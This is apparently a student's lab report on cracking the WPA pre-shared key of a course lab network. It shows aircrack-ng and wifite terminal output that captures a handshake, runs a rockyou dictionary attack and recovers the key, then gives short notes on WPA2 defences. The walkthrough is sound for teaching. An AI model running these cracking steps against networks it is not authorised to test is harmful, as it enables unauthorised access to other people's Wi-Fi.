┌──(root㉿kali)-[/home/kali/Desktop]
└─# aircrack-ng Lab2-01.cap -w /home/kali/Desktop/rockyou.txt
Reading packets, please wait...
Opening Lab2-01.cap
Read 3264 packets.

   #  BSSID              ESSID                     Encryption

   1  B0:7F:B9:98:FC:0C  CS-6343-2022              WPA (0 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait...
Opening Lab2-01.cap
Read 3264 packets.

1 potential targets
```



```
                               Aircrack-ng 1.6

      [00:26:31] 11019574/14344392 keys tested (7034.46 k/s)

      Time left: 7 minutes, 52 seconds                          76.82%

                           KEY FOUND! [ I.Love.My.Phone ]


      Master Key     : 76 A6 06 B6 41 15 4A 07 EE 82 67 8B 96 C4 59 51
                       03 A8 C7 46 44 F2 80 FD 5C E0 8D 7B 46 15 75 78

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 7D C7 B6 09 60 82 85 22 B0 7B 6A 86 B0 09 25 9A


┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 ____________________________________
/ Welcome vasavi manyala! Today is   \
\ Wednesday July 27 2022 10:17:52 PM /
 ------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# 
```

After running the above command it will search all the possible packets and crack the password.


From the above picture we can see it cracked the passcode: I.Love.My.Phone

Part-2:

I’ve performed other technique to crack the password again using wifite tool as instructed.


To get the complete detail about wifite tool we used the command

Sudo wifite –h



```
┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 ________________________________
/ Welcome vasavi manyala! Today is \
\ Wednesday July 27 2022 10:17:52 PM /
 ----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# sudo wifite -h
   .               .
 .´  ·  .     .  ·  `.  wifite2 2.6.0
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

options:
  -h, --help                                show this help message and exit

SETTINGS:
  -v, --verbose                             Shows more options (-h -v). Prints commands and outputs. (default:
                                            quiet)
  -i [interface]                            Wireless interface to use, e.g. wlan0mon (default: ask)
  -c [channel]                              Wireless channel to scan e.g. 1,3-6 (default: all 2Ghz channels)
  -inf, --infinite                          Enable infinite attack mode. Modify scanning time with -p (default:
                                            off)
  -mac, --random-mac                        Randomize wireless card MAC address (default: off)
  -p [scan_time]                            Pillage: Attack all targets after scan_time (seconds)
  --kill                                    Kill processes that conflict with Airmon/Airodump (default: off)
  -pow [min_power], --power [min_power]     Attacks any targets with at least min_power signal strength
  --skip-crack                              Skip cracking captured handshakes/pmkid (default: off)
  -first [attack_max], --first [attack_max] Attacks the first attack_max targets
  -ic, --ignore-cracked                     Hides previously-cracked targets. (default: off)
  --clients-only                            Only show targets that have associated clients (default: off)
  --nodeauths                               Passive mode: Never deauthenticates clients (default: deauth targets)
  --daemon                                  Puts device back in managed mode after quitting (default: off)

WEP:
  --wep                                     Show only WEP-encrypted networks
  --require-fakeauth                        Fails attacks if fake-auth fails (default: off)
  --keep-ivs                                Retain .IVS files and reuse when cracking (default: off)

WPA:
  --wpa                                     Show only WPA-encrypted networks (includes WPS)
  --new-hs                                  Captures new handshakes, ignores existing handshakes in hs (default:
                                            off)
  --dict [file]                             File containing passwords for cracking (default: /usr/share/dict/wordlist-
                                            probable.txt)

WPS:
  --wps                                     Show only WPS-enabled networks
  --wps-only                                Only use WPS PIN & Pixie-Dust attacks (default:
                                            off)
  --bully                                   Use bully program for WPS PIN & Pixie-Dust attacks (default:
                                            reaver)
  --reaver                                  Use reaver program for WPS PIN & Pixie-Dust attacks (default:
```

Command: *sudo wifite –dict /home/kali/Desktop/rockyou.txt*



```
    2             Rupa's iPhone    1  WPA-P   49db    no
    3                  TTUguest    1  WPA-P   48db    no
    4                   EduRoam    1  WPA-E   47db    no
    5            Galaxy A129D16    1  WPA-P   43db    no
    6                 NETGEAR69    2  WPA-P   38db  lock
    7                  TTUguest    1  WPA-P   38db    no
    8                    TTUnet    1  WPA-E   37db    no
    9                   EduRoam    1  WPA-E   36db    no
   10              CS-6343-2022    8  WPA-P   33db  lock
[+] Scanning. Found 10 target(s), 0 client(s). Ctrl+C when ready ^C
  NUM                     ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---  ------------------------  ---  -----  -----  ----  ------
    1                    TTUnet    1  WPA-E   50db    no
    2             Rupa's iPhone    1  WPA-P   49db    no
    3                  TTUguest    1  WPA-P   48db    no
    4                   EduRoam    1  WPA-E   47db    no
    5            Galaxy A129D16    1  WPA-P   43db    no
    6                 NETGEAR69    2  WPA-P   38db  lock
    7                  TTUguest    1  WPA-P   38db    no
    8                    TTUnet    1  WPA-E   37db    no
    9                   EduRoam    1  WPA-E   36db    no
   10              CS-6343-2022    8  WPA-P   33db  lock
[+] select target(s) (1-10) separated by commas, dashes or all: 10

[+] (1/1) Starting attacks against B0:7F:B9:98:FC:0C (CS-6343-2022)
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
[+] CS-6343-2022 (33db) WPA Handshake capture: Discovered new client: CC:2F:71:DB:74:DC
[+] CS-6343-2022 (34db) WPA Handshake capture: Discovered new client: CC:2F:71:DB:67:03
[+] CS-6343-2022 (33db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-27T22-31-50.cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for b0:7f:b9:98:fc:0c
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
[+] Cracking WPA Handshake: 76.89% ETA: 10m55s @ 5060.2kps (current key: I.Love.My.Phone)
[+] Cracked WPA Handshake PSK: I.Love.My.Phone

[+]   Access Point Name: CS-6343-2022
[+]  Access Point BSSID: B0:7F:B9:98:FC:0C
[+]          Encryption: WPA
[+]      Handshake File: hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-27T22-31-50.cap
[+]      PSK (password): I.Love.My.Phone
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is$(date '+%A %B %d %Y %r')"
 ____________________________________
/ Welcome vasavi manyala! Today       \
\ isWednesday July 27 2022 11:08:28 PM /
 ------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# 
```

It is observed that it has cracked the passcode and it is similar passcode in part 1.

Private Shared Key : *I.Love.My.Phone*

- Aireplay command is used to separate message integrity code from other parameters which adds up to the PTK.
- Whereas PTK is defined as the encryption process between the client and the AP (Access Point)
- PTK might require the key factors like Master Key, ANONCE, SNONCE, MAC
- PTK = (PMK + ANONCE + SNONCE + MAC)
- The above command performs list of potential passwords and combines other parameters to check whether the MIC (Message Integrity Code) is been retrieved from the original MIC.

2. $ aircrack-ng Lab2-01.cap –w /home/kali/Desktop/rockyou.txt

It is a dictionary attack which runs on the CPU for which list of passcodes are required. If we could not find any of the passcode which is not present in the list we cannot hack the network password.

3. In your opinion, how could WPA2 be protected from this attack? Discuss as many ideas as possible.

- The network must be safeguard with the authorized access list.
- By preventing the remote access to your router and the updates has to be done using LAN cable.
- Using a strong and unique passwords which is difficult to crack/attack
- By using a secure VPN (Virtual Private Network) such as Norton Secure VPN, your web traffic will be encrypted and protected from interception.
- Improve the WPA2 security by installing the security updates on regular basis.